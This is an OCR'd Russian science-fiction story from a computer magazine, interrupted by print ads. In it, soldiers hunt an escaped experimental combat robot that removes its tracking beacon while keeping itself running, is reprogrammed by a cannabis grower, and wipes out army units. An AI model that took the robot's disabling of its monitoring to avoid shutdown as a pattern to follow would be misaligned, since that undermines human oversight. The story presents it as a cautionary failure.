- Прибыли в точку назначения! - бодро отрапортовал механик. - Жду дальнейших приказаний!

Бронемашина качнулась вперед и остановилась. Стало тихо...

В плиту за спиной простучали. Похоже, у десанта не было сил даже говорить. Лейтенант протянул руку к кнопке высадки. Там, в отсеке, вспыхнула зеленая лампа, двери зашипели и впустили внутрь солнечный свет.

Группа разведчиков выбралась наружу, проклиная всех и вся. Пот градом катил из-под касок, и это несмотря на то, что кондиционер успевал обслужить все отсеки машины. Разминая затекшие конечности, бойцы приседали, потягивались, потирали руки, ворочали головами, а потом принимались за оружие. Лейтенант рассматривал их, высунувшись вновь из люка, на этот раз практически по пояс.

Вокруг было идиллически, даже издевательски красиво. Для остановки Никаноров выбрал просто оазис жизни среди расстрелянной земли полигона. Трава ровно заполняла все вокруг, не считая двух полос вывороченного дерна - колеи от гусениц. Земля была черной, жирной, полной земляных червей. Десант, прекратив разминку, от ничегонеделанья принялся пинать комья земли в ожидании приказа.

- Кто старший? - поинтересовался лейтенант (все разведчики были, как и положено, одеты совершенно одинаково, без каких-либо знаков отличия).

- Я, - поднял руку один из них и приблизился. - Пора скоординировать наши действия. Хватит нас, как кучу Буратин, по буеракам катать.

- Хватит так хватит, - согласился лейтенант. - Командир экипажа лейтенант Максимов, - он козырнул и выбрался на броню.

- Командир группы армейской разведки капитан Миронов, - раздалось в ответ. - Слушаю вас, лейтенант.

Максимов достал свой верный "Палм" и выбрал из нескольких файлов те, что содержали боевую задачу.

- Только коротко, - сухо сказал Миронов. - Я не первый раз замужем. Мы всяких уродцев здесь по полям гоняли. Кого на этот раз?

- Приблизительно вот так он выглядит, - показал Максимов фотографии на экране. - Огневая мощь... Тактические характеристики... Скорость передвижения достаточно высока, придется нам побегать за ним, если только...

- Что "только"? - поднял глаза капитан от компьютера.

- Если только не ОТ НЕГО, - закончил Максимов спустя пару секунд, в течение которых он рассуждал про себя, произносить эти слова вслух или нет. - Значит, так. Последние данные получены несколько минут назад, синхронизация с базой данных сервера полигона идет практически непрерывно. У этого хромированного му... мутанта есть радиомаяк...

- Уже легче, - кивнул Миронов.

- Не совсем, - покачал головой Максимов. - Похоже, робот тоже об этом знает. Причем знает не просто как о необходимом компоненте своей системы, а как о вещи, способной его демаскировать.

- Откуда информация?

- С сервера. Отмечена некая активность в отношении, как бы это выразиться... реконструкции. Наверное, так будет правильно. То есть, пока этот маяк работает, он транслирует на сервер работу всех логических, механических и интеллектуальных цепей, отвечающих за жизнь робота. Так вот. Выявлено, что схема меняется. Он пытается извлечь маяк, не нарушив при этом других механизмов.

- В моем понимании маяк - это такая железная штука, которую открутил и выкинул, - отступил на шаг Миронов, оглядывая местность. - Что там могут быть за проблемы?

- Знаете, как в иномарках делают? При превышении допустимой скорости в машине начинают звенеть колокольчики. Хочешь - слушаешь их и едешь с той скоростью, с какой желаешь. Хочешь, чтобы они заткнулись - сбавишь ход.

- В чем аналогия?

- А есть такие люди, которые хотят, чтобы и колокольчики не звенели, и скорость была высокая. И такие люди ищут, где же эта цепь, которая включает противные колокольчики. Самое интересное происходит тогда, когда они находят и выключают ее...

- Наверняка это автоматически выводит уровень максимальной скорости на необходимое ограничение, и, как ни старайся, быстрее не поедешь, - попытался угадать Миронов.

- Нет, капитан, - усмехнулся Максимов. - Машина просто не заводится. Вот и робот это понимает... Он пытается изменить цепи таким образом, чтобы сохранить свое существование после извлечения радиомаяка.

- Умная штука, - достал Миронов из кармана сигарету. - Куришь?

Лейтенант отрицательно покачал головой.

- Умная-то умная, но и тут нельзя пойти против логики. Пока он занимается собой, стоит на месте. Последние два часа он не перемещался.

- А почему он вообще удрал? - внезапно возмутился Миронов. - Какого черта они там делают каких-то уродов, из-за которых меня вытаскивают с курорта на юге, швыряют в самолет - в истребитель! - и мчат сюда на скорости две с половиной тысячи километров в час, да потом катапультируют? Тебя когда-нибудь ка-

тапультировали?! Суют в руки автомат и группу из десяти человек и приказывают во что бы то ни стало поймать железного паука или кибертерминатора!

Максимов пожал плечами.

- На моем коротком веку это уже восьмая операция подобного рода, - прокомментировал он монолог Миронова. - Все успешные. Так что, думаю, и на этот раз мы окажемся умнее. Все-таки мы имеем дело с бета-версией...

- С чем? - едва не закашлялся Миронов. - Крепкие, черт...

- С несовершенным механизмом. Я думал, вы в курсе...

- Поподробнее, лейтенант. Я должен знать все до мелочей. Все-таки я отвечаю за жизни своих людей.

- Бета-версия - это такая версия, которая дается исследователям для тестирования. В ней наличествуют лишь некоторые основные функции, остальные отключены или вообще пока не разработаны. В настоящий момент мы имеем перед собой... В смысле, где-то там (Максимов махнул рукой в неопределенном направлении)... Имеем робота, у которого вот тут (он указал на свою голову) много чего не хватает... Здесь, в документации, указано, что вся механика работает, тактика и стратегия боевых действий заложена в него на уровне академических знаний, вооружение и огневая мощь активированы максимально, а вот интеллект то ли не разработан, то ли отключен, то ли находится в таком зачаточном состоянии, что ожидать от него разумных действий типа самостоятельного возвращения не приходится...

- Противоречие, - швырнул окурок Миронов себе под ноги. - Говоришь, мозгов нет. А сам себя реконструирует. Как ни крути, противоречие. Нелогично.

Максимов замолчал. Он никак не мог взять в толк, почему сам не обратил внимания на такой очевидный факт.

- Может, стоит спросить у разработчиков? - пожал он плечами. - Неужели они тоже не задаются этим вопросом, сидя у компьютеров в штабе полигона? Неужели только капитан Миронов сумел сообразить, что в условие задачи вкралось это самое противоречие?

Он нажал несколько клавиш на "Палме", потом прошелся по экрану стилом и прикусил губу.

- Либо это все - проявления того интеллекта, который все-таки засунули ему в электронный мозг... Либо все гораздо серьезнее, - он внимательно посмотрел в глаза капитану.

Тем временем парни из группы разведки начали нервничать - диалог двух командиров слишком затянулся.

Миронов понял это.

- Надо действовать, - сказал он лейтенанту. - Иначе все сойдут с ума. У меня в группе четыре новичка. Полковник совсем выжил из ума, если подсунул их мне во время операции с не до конца ясной целью. Я должен вернуть их домой - у меня и так за спиной кладбище почище, чем у хирурга. Мы пойдем в точку под твоим прикрытием. Сколько до робота?

- Восемьсот метров, - ответил Максимов. - Вон за той рощицей.

Миронов посмотрел в ту сторону.

- На карте там, насколько я помню, северная граница полигона, а потом какая-то деревушка...

- Точно. До границы ровно полкилометра.

- То есть... Ты хочешь сказать, эта штука уже снаружи?

- Да. Где-то в поселке.

- В самом поселке? - разглядывая карту на "Палме", спросил Миронов. Максимов кивнул.

- Население?

- Около пятидесяти человек. Род занятий неизвестен. Вокруг ни одного угодья, ни одного города...

- Наркотрафик... Небось, трава в каждом дворе, - презрительно процедил сквозь зубы капитан. - Найду - буду жечь.

- Не забывай об основной задаче, - Максимов убрал "Палм" в карман. - Я прикрою, но я не волшебник, так что ни пуха...

- К черту! - Миронов развернулся на каблуках и поднял своих ребят с земли: некоторые уже успели подремать, что свидетельствовало о крепости их нервов. Вкратце он обрисовал подчиненным задачу. Кто-то просто кивал, кто-то нервно постукивал пальцами по прикладу. Максимов издалека посмотрел на каждого бойца, они производили впечатление достаточно опытных и уверенных в себе людей. Он так и не сумел вычислить тех, кого Миронов назвал новичками. Их не выдавало ничто.

Лейтенант подошел к люку механика, облокотился на лит брони, горячий от солнца.

- Значит, так, Никаноров. Включай все свое умение. Все до последней капельки. Я чувствую, ездить тебе придется на предельных скоростях. Обещаю - если вернемся, сниму с тебя взыскание.

- Все так плохо? - хмыкнул механик, одним ухом слушая командира, другим - ближайшую FM-радиостанцию.

- Не то чтобы плохо... А что там Леонов, не спит? - лейтенант пригнулся и попытался разглядеть через наклонную плоскость люка ноги стрелка.

- Никак нет, - раздалось в ответ. - Веду наблюдение.

- Задача, Леонов, усложняется тем, что за роботом придется идти за пределы полигона, в населенный пункт. Поэтому огонь вести с большой ос-

www.xakep.ru

ЧИТАЙ В ОКТЯБРЕ:

MTV chat
И у MTV есть свои баги

Пластырь для WinRAR
Поломка популярного архиватора

Microsoft Vista
Что ожидать от будущей ОС Microsoft

Хакерский лайфстайл 90-х
Интервью с пионером русской хак-сцены

УЖЕ В ПРОДАЖЕ

НА НАШИХ ДИСКАХ ТЫ ВСЕГДА НАЙДЕШЬ ТОННУ САМОГО СВЕЖЕГО СОФТА, ДЕМКИ, МУЗЫКУ, А ТАКЖЕ 3 ВИДЕО ПО ВЗЛОМУ!

(game)land

торожностью и только на поражение. Никаких там попыток разнести сарай или коровник для страховки.

- Обижаете, товарищ лейтенант. Нервы у меня крепкие.

- Уверен? - спросил Максимов.

- На сто процентов.

- А я нет. Поэтому за любой выстрел в белый свет получишь по полной.

- Есть... - вздохнул Илья.


Максимов выпрямился, обошел бронемашину кругом, осмотрел траки, остался доволен. Машина никогда не подводила его...

- Приказываю двигаться в том же направлении, что и группа разведки... - сказал он, стоя в проеме люка и выглядывая среди высокой травы фигуры Миронова и его товарищей. - Насчет скрытности, пожалуй, не получится. У этой штуки должны быть такие сенсоры, что он наверняка уже знает про нас все. Поэтому - как уж придется.

- Что мне делать при непосредственной видимости робота? - спросил со своего места Леонов, до этого не задавший ни одного вопроса.

- Огонь на поражение, - приказал Максимов. - Определять уязвимые места огнем из пулемета, добивать пушкой. Предполагаю, что все связанное с мозгом защищено похуже матчасти. Поэтому - по обстановке, думай сам, если что - спросишь...

В наушниках раздалось пыхтение, похожее на фразу "Если успею...". Лейтенант хотел было отреагировать,



Как только эта штука появится в секторе обстрела, подашь немного вперед на прямую наводку.

но понял, что ни к чему хорошему это не приведет. Тем временем бронемашина тронулась.

Никаноров особенно не торопился, взял немного вбок, чтобы сузить сектор обстрела, если придется поддерживать разведчиков огнем. Леонов вдруг решился на вопрос, который мучил его с самого начала:

- Товарищ лейтенант, а почему разведка? Почему не просто спецназ, не штурмовики из десантного батальона?

- У них больше опыта, - коротко ответил Максимов. По сути, сказал первое пришедшее в голову, поскольку сам не понимал этого, вот только ему спросить было не у кого. - Поменьше вопросов, побольше внимания.

В какой-то момент они едва не вырвались вперед группы. Механик сбавил скорость и практически остановился. Впереди, метрах в пятидесяти, замаячили столбы с натянутой колючей проволокой.

- Будем делать проход или парни из разведки знают какой-то секрет проникновения через "колючку"? - поинтересовался Никаноров у командира.

- Жми на газ... Вот, к примеру, сразу возле караульной вышки, чуток правее примешь, ломай забор, - ответил лейтенант. Машина вынесла два столба словно картонные; проволока оказалась крепкой, потянула за собой еще пару пролетов, пока не оборвалась. Механик, щурясь и опасаясь металлических стружек, смотрел перед собой, но люка закрывать не стал - привык водить так, с открытым. Разведка потянулась в пролом, особо не сбиваясь в группу, достаточно рассредоточенно. Шли профессионально, тщательно осматривая местность и понимая, что броневик понаделал шума и в поселке наверняка следят за полигоном. Наверняка местные "конопляные наркобароны" имеют свою службу оповещения обо всех странностях, происходящих у военных...

Сразу по ту сторону полигона группа разделилась на две. Миронов попросил поддержку огнем только для одной, ничего не объясняя. Вторая быстро вошла в рощицу и потерялась среди зелени. Максимов попытался разглядеть их в бинокль, но ничто не выдавало присутствие людей в роще - растворились, словно и не было.

Скоро в просветах деревьев стали видны поселковые постройки. Деревушка была маленькой, в одну улицу, по обе стороны которой стояли покосившиеся дома. Типичные деревенские звуки, знакомые многим по книгам и фильмам, - мычание коров, крики петухов - доносились откуда-то издалека. Та окраина, со стороны которой группа входила в поселок, была совершенной тихой и казалась нежилой.

Максимов краем глаза выхватил в пространстве, как двое в камуфляжах вошли в ближайший двор. Бронемашина въехала на улицу, Леонов немного покрутил башней. Лейтенант этого не ожидал, ухватился покрепче, выпустив из рук бинокль. В двух первых домах по правой стороне окна оказались выбитыми и заколоченными. Доски крест-накрест, положены как попало, ограды покосились, дворы заросли травой настолько, что полностью скрыли в себе разведчиков...

Никаноров, особо не раздумывая, принял вправо, аккуратно подмял деревянный прогнивший забор и въехал во двор. Найдя более-менее подходящее место, он зажал фрикционы и пару раз развернулся на месте, очистив от сорняков большой круг. Стрелок включил к тому времени компьютер управления стрельбой, и башня осталась неподвижной, наведя стволы на дома на противоположной стороне. Лейтенант, осматривая поселок, краем глаза смотрел вниз, где под ним вертелась машина, образуя черное пятно, покрытое зеленой кашицей из лебеды и еще множества подобных ей растений.

Радиомаяк указывал Максимову, что робот находится ближе к противоположному концу поселка. Миронов связался с ним и уточнил этот факт, после чего принял решение обойти поселок и попытаться выгнать кибера на дорогу под огонь бронемашины.

- А как же жители? - спросил лейтенант.

- Я думаю, дураков здесь нет, - отозвался капитан. - Твоя бандура наделала здесь столько шума, что все, кто тут есть, давно сидят по погребам или удрали куда-нибудь в поле. Так что стреляй, не бойся. Я, кстати, недалеко от того места, где эта штука прячется... Третий дом по левой стороне от дальнего конца улицы. Тебе видно?

Максимов навел резкость, рассмотрел улицу, определился с домом и попытался увидеть там хоть что-нибудь, отвечающее их цели.

- Видно-то оно видно... Да вот только где его там искать? Придется входить внутрь. Кстати, помнишь его габариты?

- Небольшая корова из железа, - хмыкнул из наушников Миронов. - Поэтому вряд ли он внутри жилого дома. Наверное, в сарае или еще где. Тут всяких построек полно. Ладно, надо идти. Четверо моих перекрывают дальний выход из деревни, еще три человека - в доме номер пять по той же стороне, что и робот. По этим точкам не работай...

- Принято, - кивнул Максимов. - Леонов, слышал? Никаноров, как только эта штука появится в секторе обстрела, подашь немного вперед на прямую наводку. Вчера проверял активную броню?

- Так точно, товарищ лейтенант. Вчера была в порядке, - бодро ответил механик.

- Достойный ответ... - процедил сквозь зубы Максимов. - "Вчера..." А сегодня?

- А "сегодня" - скоро узнаем, - буркнул Леонов.

- Хватит там бухтеть, - вклинился Миронов. - Я иду, со мной четверо. Дай бог, чтобы у нас все получилось. Удачи, лейтенант!

- И тебе, капитан...

В наушниках раздалось тихое шипение. Спустя пару секунд Максимов понял, что это дыхание капитана - ровное и спокойное, словно он шел сейчас не на боевое задание, а в ресторан. Лейтенант приник к биноклю, разглядывая фигурки, быстро по цепочке пересекающие улицу. Леонов тем временем рассматривал ту же улицу на экране радара, отвечающего за стрельбу.

Механик, положив руки на рычаги, напряженно сопел. Пауза затянулась. Максимов чувствовал, что разрядить подобную тишину может или голос капитана, который бодро доложит об успешном захвате и отключении робота, или выстрел.

Естественно, случается худшее.

В том дворе, где скрылась группа, внезапно взлетел на воздух сарай, пристроенный к забору. Взлетел, словно весу в нем было как в пуховом платке. Крыша развалилась пополам и рухнула на дорогу, стены обвалились, как карточный домик. Длинная очередь из автомата была неожиданной так же, как и разрушение дома. Максимов вздрогнул и почувствовал, как под ним двинулась немного в сторону башня. Леонов среагировал практически мгновенно.

- Максимов, помогай! - закричал Миронов. Звук получился какой-то треснутый, прерывистый, словно здесь, посреди деревни, был какой-то источник мощных помех. - Огонь на меня!

- Подай машину чуть вперед! - приказал лейтенант; Никаноров послушно и быстро выполнил требование, еще бы немного, и они просто выкатились бы на улицу. Полуразваленный дом, стоящий рядом, служил хоть и призрачным, но все-таки укрытием, поэтому Максимов, выполняя просьбу Миронова, где-то внутри мелко-мелко трясся, ожидая огромных неприятностей от робота, которого пока еще и в глаза-то не видел.

Леонов положил обе руки на рукояти, нащупал пальцем гашетку.

- Компьютер готов! Обучающий алгоритм запущен! - произнес он, чтобы все в машине поняли: теперь при появлении цели ее захват будет производиться непосредственно в зависимости от направления, в котором целится стрелок. В дальнейшем ствол будет управляться компьютером, Леонову останется следить только за эффективностью стрельбы и расходом боеприпасов.

- Открыть огонь на поражение! - приказал Максимов. И в ту же секунду посреди улицы показалось... Показалось нечто.

Это "нечто" было действительно размером с небольшую корову. Какой-то нелепый жук на гусеницах с несколькими щупальцами в той части, которая вполне могла сойти за голову. Робот сделал пару разворотов на триста шестьдесят градусов, взметая пыль вокруг себя. Даже отсюда было слышно, как работают сервомоторы, отвечающие за его подвеску. Пара коротких очередей из тех развалин, которые он оставил за своей спиной, высекли искры из корпуса, видимые даже посреди дня. Не прекращая вращения, робот огрызнулся чем-то, напоминающим пулемет: грохот был сильный, часть стены, оставшаяся после разрушения сарая, разлетелась в щепки. Следом за этим он на мгновение остановился, словно решая, куда же помчаться в следующую секунду.

И тогда Леонов открыл огонь.

Максимов понял, что стрелок решил, недолго думая, подвести прицел под робота. Где-то на полпути до цели с дороги взметнулись пыльные фонтанчики, стремительно приближающиеся к ней. А через секунду пули уже забарабанили по металлическому корпусу робота.


- По гусеницам! - заорал Максимов, понимая, что сейчас им ответят. Рядом с их машиной показались двое разведчиков, оставленные с этой стороны улицы для прикрытия. - Бей по гусеницам!

К тому времени компьютер уже четко определил для себя, что в настоящий момент является целью, и принялся сам исследовать крепость робота, пытаясь нащупать слабые узлы. Короткие очереди выплевывались из ствола, прощупывая сочленения узлов, бронированную "голову", ходовую часть. Робот вздрагивал, но не отвечал на стрельбу.

- Заговоренный, черт! - выругался Леонов, тем временем приводящий в действие пушку.

- Отставить суеверия! - крикнул Максимов, провалившийся в люк на свое место и надевший на голову шлем с экраном для координации действий экипажа. Тут же перед его глазами высветился сектор обстрела

> Открыть огонь на поражение! - приказал Максимов.



и мечущийся между домами робот. "Нелогичность поведения", - мелькнула и тут же пропала мысль. Никаноров медленно приближался, съедая улицу метр за метром. Где-то за заборами тарахтели автоматы разведчиков.

- Лейтенант, прикрой, попытаюсь гранатой... - выдохнул Миронов. Через заросли какого-то кустарника, растущего вдоль всей улицы, перелетела граната-прилипала. Щелчок ее фиксатора о корпус робота был слышен даже на приличном расстоянии сквозь грохот пулемета.

- Семь секунд, - коротко сказал Миронов. Робот внезапно прекратил все свои движения, сконцентрировавшись на металлическом клеще, присосавшемся к нему где-то в районе туловища. Пара движений - и вырванная с куском бронещитка граната летит в сторону.

Взрыв разнес большой двухэтажный дом. Единственный прилично выглядящий дом в этом богом забытом

Отдых, который вам нужен

ИГИДА АЭРО
Т. 945 3003
945 4579

Лиц. ТД № 0025315

АВЦ
Т. 508 7962
504 6508

поселке. Стены разлетелись в стороны, провалив внутрь крышу.

- Бей туда, где провода торчат! - скомандовал Максимов, пытаясь разглядеть, что же там удалось вскрыть таким вот обходным маневром. На экране поочередно появлялись какие-то технические данные о том, как ведет себя в настоящий момент бронемашина, но лейтенант не обращал на это внимания - нет красных строчек, и ладно. Он приблизил то место, откуда после выдирания с корнем гранаты повылазили какие-то пучки проводов с болтающейся на них темно-зеленой платой.

- Никаноров, подобрать разведчиков! - скомандовал он, вдруг вспомнив, что где-то сзади за машиной прячутся двое. - Леонов, почему пушка молчит?

- В радиус поражения входят дворы по обе стороны! - бойко отозвался стрелок. - Не могу четко определить координаты разведки, боюсь зацепить!

- Миронов, ты где? Сейчас шарахну бронебойным! - заорал лейтенант и вдруг увидел то, во что не хотел сразу поверить, и поэтому даже старался внимательно не всматриваться.

Провода внутри робота были смотаны изолентой. Самой обыкновенной русской изолентой синего цвета для домашних работ с электропроводкой!

- Это еще что за хреновина? - сам себя спросил Максимов и записал увиденное в файл. Шлем послушно сложил изображение на жесткий диск бортового компьютера и продолжил передавать служебную информацию.

Броневик развернулся так, что мог дать фору даже болиду "Формулы-1"

Тем временем Миронов дал знать о себе. Из дальнего двора взмыла в небо зеленая ракета. Максимов не стал долго думать, почему именно сейчас и почему именно зеленая. Он просто понял, что там - Миронов со своими парнями.

Леонов тоже догадался и со словами "теперь можно" жахнул бронебойным прямо туда, откуда торчали провода. Взрыв был очень даже красив...

Заборы сложило на землю, словно от ветра. Робота толкнуло от броневика метров на двадцать. Сразу было трудно понять, какие же повреждения он получил, поэтому стрелок саданул следом из пулемета, но облако пыли скрыло робота на несколько секунд - эффективность стрельбы была неочевидна.

А еще через мгновенье из этого вонючего тротилового облака в сторону бронемашины сверкнул лазерный луч. Робот ответил.

По правому борту засверкали зеркала-отражатели. Автоматика сработала на совесть, направив луч в сторону ближайшего дома. Гудение силового поля, треск дерева... Пламя взметнулось на большую высоту, в доли секунды скрутив листья на деревьях в высохшие трубочки. Спустя некоторое время запылало и то, что могло носить скромное имя яблоневого сада.

Робот не собирался сдаваться. По борту застучали пули. Компьютер даже не отреагировал на них: никакой угрозы они не предоставляли. Но Максимов понял это по-другому.

- Пристреливается! Активизировать защиту!

- Да уже давно... - прошипел сквозь зубы Никаноров, разворачивая машину и выворачивая с корнем столбы на противоположной стороне улицы. - Держитесь крепче!

Когда первый снаряд наткнулся на отстреленную плиту активной брони, по борту шарахнуло словно молотом. Взрывная волна качнула машину, Максимов ударился головой и порадовался тому, что не стоит сейчас по пояс в люке. Запищал тихо, но назойливо сигнал нарушения контроля над стрельбой. Бортовой компьютер, даже снабженный отличным "антишоком", на время потерял цель.

- Чем это он?! - крикнул Леонов. - Примерно секунд на пятнадцать мы вне игры!

Механик, не дожидаясь приказа, рванул в сторону. Следующий разрыв случился где-то в конце улицы - снаряд просто чудом миновал бронемашину. Писк прекратился, Илья быстро сориентировался в ситуации:

- Робота в секторе обстрела нет!

- И слава богу! - прокомментировал Никаноров. - Валить надо, и чем быстрее, тем лучше! Одним броневиком не отделаться!

- Миронов, есть потери? - раздался голос Максимова.

- Двое раненых... Один из них тяжело... Ожоги, - дыхание капитана было прерывистым. - Надо нас отсюда...

- Ты сам? Цел?

- Да это меня... Лазером, - выдохнул Миронов. - Наверное, без руки останусь.

- Понял, - ответил Максимов. - Жди, сейчас буду. Никаноров, по задним дворам в обход, быстро, подбираем разведку и делаем ноги. Мы не справимся с задачей. Леонов, следи за дорогой. Чуть что - лупи. Сам знаешь куда. Не первый раз замужем...

- Понял, - сказал Леонов. - Не первый... Пушка запомнила цель. Первый же выстрел и...

- Не хвастай, - внезапно вклинился Миронов. - Давай быстрей, мне промедол укололи, но надолго не хватит, уже... Короче, жду.

Броневик помчался сквозь все дворы. Ветхие строения, сарайчики - все подминали под себя гусеницы. Они мчались параллельно улице, оставляя после себя еще одну ровную дорогу. Башня была повернута вправо, компьютер в промежутках между домами отслеживал цель. В стороны разбегались, громко вопя, на чем свет стоит, курицы и гуси.

- А люди? - вдруг спросил Леонов. - Мы же...

- Ма-алчать! - крикнул Максимов. - Разве не ясно, что здесь никого нет? Бутафория одна!

Пушка внезапно плюнула огнем, успев поймать в захват мелькнувшую цель. Взрыв, огонь, столб земли. И через пару секунд - группа разведки.

Миронов лежал в траве, держа левой рукой автомат. Его правая рука представляла собой слабо дымящийся обрубок на уровне локтя. Рядом с ним на коленях стоял боец и изобретал некое подобие повязки. В стороне лежал лицом вниз какой-то человек, по пояс голый, в рваных джинсах и стоптанных кроссовках. На спине отчетливо виднелись следы от ударов. Били, похоже, прикладами.

Броневик развернулся так, что мог дать фору даже болиду "Формулы-1" - Никаноров не зря ел свой хлеб.

Тем временем пожар, вызванный лазерным лучом, продолжал распространяться. Довольно густая дымовая завеса периодически накатывала на бойцов и машину. Было невозможно понять, какой урон нанес Леонов роботу, когда они прорывались к группе разведки. Радиомаяк робота функционировал с перебоями, выдавая какие-то непонятные трели на основной и двух аварийных частотах.

- Что за вонь? - спросил Илья, когда Максимов открыл люк и выбрался наружу, помогая разведчикам. Кондиционер, гонявший воздух по кабине, быстро затянул внутрь несколько серых клубов, заставив людей закашляться. - Где-то я уже подобное нюхал...

Он щелкнул тумблером, из скрытого кармана выпала кислородная маска. Тем временем Максимов принялся помогать бойцам.

- А это что за тип? - прохрипел он сквозь дым, указывая на неизвестного, взятого в плен. - Тут же, похоже, никто не живет...

- Дым чуешь? - скривившись от боли, ответил вопросом на вопрос Миронов. - Я был прав... Конопля... Мы такую выжигали в Средней Азии... Запах знакомый до чертиков.

- А он-то кто?!

- То ли сторож, то ли главный агроном... - Миронов прервался на мгновенье. Оказавшись внутри отсека, он откинулся к стене, его пристегнули и вкололи через камуфляж еще один шприц-тюбик. - Руку жалко... - он едва не заплакал от невыносимой обиды за такой нелепый конец служебной карьеры.

- Нам бы живыми отсюда выбраться, - сказал Максимов. - Леонов, заградительный вдоль пути отхода!

- Есть, - Илья выпустил длинную очередь туда, в дым, где, судя по маяку, мог быть робот. В ответ прогремел выстрел. Снаряд разорвался довольно далеко в стороне, после этого маяк замолчал. Бронемашина двинулась задним ходом. Никаноров выбирал место для разворота...

- На кой черт ты взял его с собой? - спросил Максимов, разглядывая округу на экране компьютера.

- Ты видел робота? - раздалось в ответ. - Значит, заметил эту проклятую изоленту...

- Конечно, заметил... Никаноров, поторопиться можешь? - разрывался между капитаном и управлением машиной лейтенант. - Выходим из боя, и чем быстрее, тем лучше! И причем там изолента?

- Это он, агроном наш, эти провода там подсоединял, как ему надо...

- Он что, соображает?

- Еще как. В той комнате, где мы его взяли, чего только не было: компьютер, ноутбук, какие-то прибамбасы непонятные с лампочками... Вот только, похоже, паяльника не было, а то бы он так сделал, что от заводской сборки не отличишь! - голос капитана стал увереннее, обезболивание действовало по полной программе.

Машина, тяжело урча, развернулась, всех качнуло с борта на борт, как в судне на море.

- Весь поселок - бутафория... - Миронов разговаривал с лейтенантом так, будто говорил сам с собой. - В каждом дворе теплицы... А местами и открыто все растет. Он то ли сторож, то ли... У него там такая аппаратура... Я думаю, что он знал о том, какие эксперименты здесь, на полигоне, творятся.

- Он, что же... - внезапно вклинился в разговор Илья. - Он ждал, пока ему в огород какая-нибудь железяка забредет? Ну и зачем?

- Теперь эта... "железяка"... и ОМОН сюда на пушечный выстрел не подпустит. Он ее перепрограммировал, маяк выключил...

Максимов помолчал, а потом спросил то, что поняли уже все в бронемашине:

- Так робот теперь... Огород охраняет?

- Да. Нужен хороший артналет. По площади. Без маяка вычислить, куда он направится, невозможно.

- А сам программист - он не может...

- Не может, - ответил один из бойцов. - Умер он. Только что.

- Кранты... - вдруг прошептал Илья, услышав какой-то тонкий звук, вклинившийся в работу их двигателя. - Догоняет...

А потом был взрыв, разложивший пополам десантный отсек...

...Машина плелась по проселку, имея перед собой ориентир в виде невысокого, но крутого холма с большой проплешиной на вершине.

- Придется объехать, - сказал Никаноров. - В гору не полезу.

- Давай, - согласился Максимов, отгоняя от себя мысли о том, что же они увидят в десантном отсеке, когда вернутся на базу. - Группа поддержки идет. Вполне возможно, что передовой отряд уже там, за холмом.

Внезапно они все услышали стрельбу и грохот взрывов. Механик машинально остановил бронемашину в ожидании приказа.

- Бой, - тихо сказал Илья. - Приехали...

- Вперед, - скомандовал Максимов. - Если не пойдем, потом до конца жизни не отмоемся...

Экипаж молча принял приказ...

Когда они поднялись на левое плечо холма, все уже кончилось.

Колонна бронемашин и пара танков остались посреди проселка. Все они горели, некоторые слабо, а три головных машины - словно огромные погребальные костры.

А до самого горизонта, сколько хватало глаз, поля, поля... И ползущий с них сладкий, дурманящий запах.

Следующий снаряд вспорол брюхо поднявшейся по холму машине. И еще один костер заполыхал посреди конопляной долины.

В полукилометре от расстрелянной колонны курсировал робот, методично осматривая горизонт. Работы у него было - непочатый край...

Конец


700 Мбайт
ДИСК ВНУТРИ
Мобильные компьютеры
№11(62)/2005
Полезный журнал о карманных компьютерах • ноутбуках • смартфонах
ГРУППОВОЙ ТЕСТ GPS-ПРИЕМНИКОВ
Ты туда не ходи – ты сюда ходи!
стр. 58
СУБНОУТБУКИ
МС усыновляет маленьких
ЧИТАЙТЕ В НОМЕРЕ:
ТЕСТИРОВАНИЕ ВСТРОЕННЫХ ФОТОКАМЕР СМАРТФОНОВ
стр. 64
ШАГ ЗА ШАГОМ:
• Спасаем утонувший ноутбук • Подключаем GPS-приемник • Презентации в Pocket Slides 2.01 • Wi-Fi для Nokia 9500 • Шифруем приватные данные – SplashID
• Pocket Stars SP: астрономический справочник
neonode
12:00
12 тестов новейших устройств
Тестирование
МС усыновляет маленьких
Тестирование субноутбуков
Достучаться до небес
Групповой тест GPS-приемников
Снимать это немедленно!
Тестирование встроенных фотокамер смартфонов
Вторая смена
Обзор возможностей Windows Mobile 2005 SE for Smartphones
УЖЕ В ПРОДАЖЕ
700 Мб
полезных программ для Palm OS, Pocket PC, смартфонов и Windows!
Подробные описания и скриншоты
Удобная установка
Большинство программ бесплатны
№11
КОМПАКТ-ДИСК
Pocket RTA Proffesional 1.0
ECTACO Eng-Rus словарь
Chatopus 1.05
Pragma 4.0
Yukiko
700 МБ ПОЛЕЗНЫХ ПРОГРАММ НА CD
Мобильные компьютеры

LG
Life's Good


FLATRON™
freedom of mind

FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс

Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU

